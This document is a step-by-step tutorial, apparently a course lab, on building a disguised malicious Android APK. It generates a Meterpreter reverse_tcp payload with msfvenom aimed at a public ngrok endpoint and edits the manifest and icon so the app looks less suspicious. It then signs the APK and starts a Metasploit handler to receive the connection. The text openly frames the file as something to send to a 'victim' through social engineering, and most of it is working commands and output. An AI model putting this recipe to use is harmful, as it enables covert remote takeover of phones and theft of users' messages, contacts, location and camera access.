Malicious APK File Creation
No. 4

Find Android Exploits

Let's search fir Android exploits in the Metasploit framework. First let's open the Metasploit framework console

```
┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─# msfconsole
```

There are a number of exploits that we can choose from for hacking Android. Enter the following command: search type:exploit platform:android

```
msf6 > search type:exploit platform:android

Matching Modules
================

   #   Name                                                   Disclosure Date  Rank       Check  Description
   -   ----                                                   ---------------  ----       -----  -----------
   0   exploit/android/fileformat/adobe_reader_pdf_js_interface  2014-04-13       good       No     Adobe Reader for Android
addJavascriptInterface Exploit
   1   exploit/multi/local/allwinner_backdoor                 2016-04-30       excellent  Yes    Allwinner 3.4 Legacy Kern
el Local Privilege Escalation
   2   exploit/android/local/futex_requeue                    2014-05-03       excellent  Yes    Android 'Towelroot' Futex
 Requeue Kernel Exploit
   3   exploit/android/local/su_exec                          2017-08-31       manual     No     Android 'su' Privilege Es
calation
   4   exploit/android/local/binder_uaf                       2019-09-26       excellent  No     Android Binder Use-After-
Free Exploit
   5   exploit/android/browser/webview_addjavascriptinterface  2012-12-21       excellent  No     Android Browser and WebVi
ew addJavascriptInterface Code Execution
   6   exploit/android/local/janus                            2017-07-31       manual     Yes    Android Janus APK Signatu
re bypass
   7   exploit/android/browser/stagefright_mp4_tx3g_64bit     2015-08-13       normal     No     Android Stagefright MP4 t
x3g Integer Overflow
   8   exploit/android/local/put_user_vroot                   2013-09-06       excellent  No     Android get_user/put_user
 Exploit
   9   exploit/multi/handler                                                   manual     No     Generic Payload Handler
   10  exploit/android/browser/samsung_knox_smdm_url          2014-11-12       excellent  No     Samsung Galaxy KNOX Andro
id Browser RCE
   11  exploit/multi/hams/steamed                             2018-04-01       manual     No     Steamed Hams


Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/hams/steamed

msf6 >
```

These are all the Android OS exploits that we can take advantage of.

Find Android Payloads

Payloads are specific to the operating system and exploit. To find payloads enter the following command: search type:payload platform:android

```
msf6 > search type:payload platform:android

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  Description
   -  ----                                          ---------------  ----    -----  -----------
   0  payload/android/meterpreter_reverse_http                       normal  No     Android Meterpreter Shell, Reverse HTTP Inli
ne
   1  payload/android/meterpreter_reverse_https                      normal  No     Android Meterpreter Shell, Reverse HTTPS Inl
ine
   2  payload/android/meterpreter_reverse_tcp                        normal  No     Android Meterpreter Shell, Reverse TCP Inlin
e
   3  payload/android/meterpreter/reverse_http                       normal  No     Android Meterpreter, Android Reverse HTTP St
ager
   4  payload/android/meterpreter/reverse_https                      normal  No     Android Meterpreter, Android Reverse HTTPS S
tager
   5  payload/android/meterpreter/reverse_tcp                        normal  No     Android Meterpreter, Android Reverse TCP Sta
ger
   6  payload/android/shell/reverse_http                             normal  No     Command Shell, Android Reverse HTTP Stager
   7  payload/android/shell/reverse_https                            normal  No     Command Shell, Android Reverse HTTPS Stager
   8  payload/android/shell/reverse_tcp                              normal  No     Command Shell, Android Reverse TCP Stager


Interact with a module by name or index. For example info 8, use 8 or use payload/android/shell/reverse_tcp

msf6 >
```

Here we can see a bunch of payloads that we can use including the payload/android/meterpreter/reverse_tcp which we are going to use.

Build and APK file

To distribute the malicious code we need an apk file which will be installed in our victim Android mobile device, hopefully, through means of social engineering or other known means of delivery. To create custom payloads we can use msfvenom. We will inject the payload/android/meterpreter/reverse_tco into an Android .apk file.

Before creating the malicious file we may leverage a service that will allow us to effectively establish a reverse TCP connection using a public IP address which can be reached from any network. For this, we will use ngrok. Ngrok is a package that will allow to host a TCP service using a public IP address.

For how to install and configure go to: https://ngrok.com/docs/getting-started

To start the TCP server enter the following command:

```
┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─# ngrok tcp 4444
```


```
ngrok                                                                    (Ctrl+C to quit)

Visit http://localhost:4040/ to inspect, replay, and modify your requests

Session Status                online
Account                       dominicsc2hs@gmail.com (Plan: Free)
Version                       3.1.0
Region                        United States (us)
Latency                       49ms
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://0.tcp.ngrok.io:13585 -> localhost:4444

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Any kind of request to the remote tcp url will be forwarded to our localhost

One a separate tab, enter the following command:

```
┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─# msfvenom -p android/meterpreter/reverse_tcp LHOST=0.tcp.ngrok.io LPORT=13585 R > malicious.apk
```

This will create a malicious android apk that can establish reverse TCP connections with a remote client/victim using ngrok tcp server for forwarding requests.



We should see our malicious apk file created.

There is no need to specify the target platform to create this apk file for, nor the architecture because msfvenom can extract that from the payload itself.

After creating the malicious apk file is time to edit it to make it look less suspicious and make it look more convincing.

Modifying the files

We will use apktool to decompress and decompile our apk file. Enter the following command:

```
┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─# apktool d malicious.apk
I: Using Apktool 2.6.1-dirty on malicious.apk
I: Loading resource table ...
I: Decoding AndroidManifest.xml with resources ...
I: Loading resource table from file: /root/.local/share/apktool/framework/1.apk
I: Regular manifest package ...
I: Decoding file-resources ...
I: Decoding values */* XMLs ...
I: Baksmaling classes.dex ...
I: Copying assets and libs ...
I: Copying unknown files ...
I: Copying original files ...

┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─#
```


We will CD into the generated folder and we will modify the AndroidManifext.xml file, removing some permissions and adding another. We will also add a custom icon to make it look less suspicious.

```
1  <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.metasploit.stage" platformBuildVersionCode="10" platformBuildVersionName="2.3.3">
2      <uses-permission android:name="android.permission.INTERNET"/>
3      <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
4      <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
5      <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
6      <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
7      <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
8      <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
9      <uses-permission android:name="android.permission.RECEIVE_SMS"/>
10     <uses-permission android:name="android.permission.RECORD_AUDIO"/>
11     <uses-permission android:name="android.permission.READ_CONTACTS"/>
12     <uses-permission android:name="android.permission.WRITE_CONTACTS"/>
13     <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
14     <uses-permission android:name="android.permission.CAMERA"/>
15     <uses-permission android:name="android.permission.READ_SMS"/>
16     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
17     <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
18     <uses-permission android:name="android.permission.SET_WALLPAPER"/>
19     <uses-permission android:name="android.permission.READ_CALL_LOG"/>
20     <uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
21     <uses-permission android:name="android.permission.WAKE_LOCK"/>
22     <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
23     <uses-feature android:name="android.hardware.camera"/>
24     <uses-feature android:name="android.hardware.camera.autofocus"/>
25     <uses-feature android:name="android.hardware.microphone"/>
26     <application android:label="@string/app_name" android:icon="@drawable/icon">
27         <activity android:label="@string/app_name" android:name=".MainActivity" android:theme="@android:style/Theme.NoDisplay">
28             <intent-filter>
29                 <action android:name="android.intent.action.MAIN"/>
30                 <category android:name="android.intent.category.LAUNCHER"/>
31             </intent-filter>
32             <intent-filter>
33                 <data android:host="my_host" android:scheme="metasploit"/>
34                 <category android:name="android.intent.category.DEFAULT"/>
35                 <category android:name="android.intent.category.BROWSABLE"/>
36                 <action android:name="android.intent.action.VIEW"/>
37             </intent-filter>
38         </activity>
39         <receiver android:label="MainBroadcastReceiver" android:name=".MainBroadcastReceiver">
```

In here we deleted, call phone and send message permissions, and added a reference to an icon in drawable directory.

Adding our secret code

Go to the res/values folder and open the strings.xml file, here we will input our secret code which will be in hexadecimal format.





Changing our icon


Go to the res directory and inside create three directories:

- drawable-ldpi-v4
- drawable-mdpi-v4
- drawable-hdpi-v4

We will paste icons of 3 different sizes in each of these folders: 36x36 px, 48x48 px, 72x72 px in the ldpi, mdpi and hdpi folders respectively.








Compiling the app


To compile the app we use apktool like so: apktool b <folder name>



Within the malicious folder, a dist folder has been created, and in there is the apk file we need to send to our victim


Generate a signing key to sign the generated app

We send the malicious file to the Santoku VM to perform this process:



We generate the signing key entering the following command:

```
root@santoku-VirtualBox: /home/...esktop/apk analysis/assignment2
File  Edit  Tabs  Help
root@santoku-VirtualBox:/home/santoku/Desktop/apk analysis/assignment2# keytool
-genkey -v -keystore my-release-key.keystore -alias myalias -keyalg RSA -keysize
 2048 -validity 10000
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  diego
What is the name of your organizational unit?
  [Unknown]:  diego
What is the name of your organization?
  [Unknown]:  diego
What is the name of your City or Locality?
  [Unknown]:  lubbock
What is the name of your State or Province?
  [Unknown]:  texas
What is the two-letter country code for this unit?
  [Unknown]:  tx
Is CN=diego, OU=diego, O=diego, L=lubbock, ST=texas, C=tx correct?
  [no]:  yes
```



The generated key will be displayed in the same folder where the apk is.

Sign it using jarsigner

Enter the following command to sign your APK file.

```
root@santoku-VirtualBox: /home/...esktop/apk analysis/assignment2
File  Edit  Tabs  Help
root@santoku-VirtualBox:/home/santoku/Desktop/apk analysis/assignment2# jarsigne
r -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore
 malicious.apk myalias
```

When prompted for the password, use the same password you used to create your keystore

```
root@santoku-VirtualBox: /home/...esktop/apk analysis/assignment2
File  Edit  Tabs  Help
root@santoku-VirtualBox:/home/santoku/Desktop/apk analysis/assignment2# jarsigne
r -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore my-release-key.keystore
 malicious.apk myalias
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/MYALIAS.SF
   adding: META-INF/MYALIAS.RSA
  signing: classes.dex
  signing: res/drawable-mdpi-v4/ic_launcher.png
  signing: res/drawable-hdpi-v4/ic_launcher.png
  signing: res/drawable-ldpi-v4/icon.png
  signing: resources.arsc
  signing: AndroidManifest.xml
jar signed.

Warning:
No -tsa or -tsacert is provided and this jar is not timestamped. Without a times
tamp, users may not be able to validate this jar after the signer certificate's
expiration date (2050-03-17) or after any future revocation date.
root@santoku-VirtualBox:/home/santoku/Desktop/apk analysis/assignment2#
```

The modified APK file is signed.

Set Up a Multi Handler Listener

Now, we need to open a listener on our system to accept the connection from the malicious.apk when is called and executed.

We go into Metasploit

```
┌──(root㉿kali)-[/home/kali/Desktop/Android Hacking]
└─# msfconsole
```

Enter the following command:

```
msf6 > use exploit/multi/handler
```


```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp
PAYLOAD => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   LHOST   0.0.0.0          yes       The listen address (an interface may be specified)
```

We set up the options and we run the exploit:


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 0.0.0.0:4444
```

Our reverse TCP handler should have started and waiting for connections on 0.0.0.0:4444


Start the application and reverse TCP connection



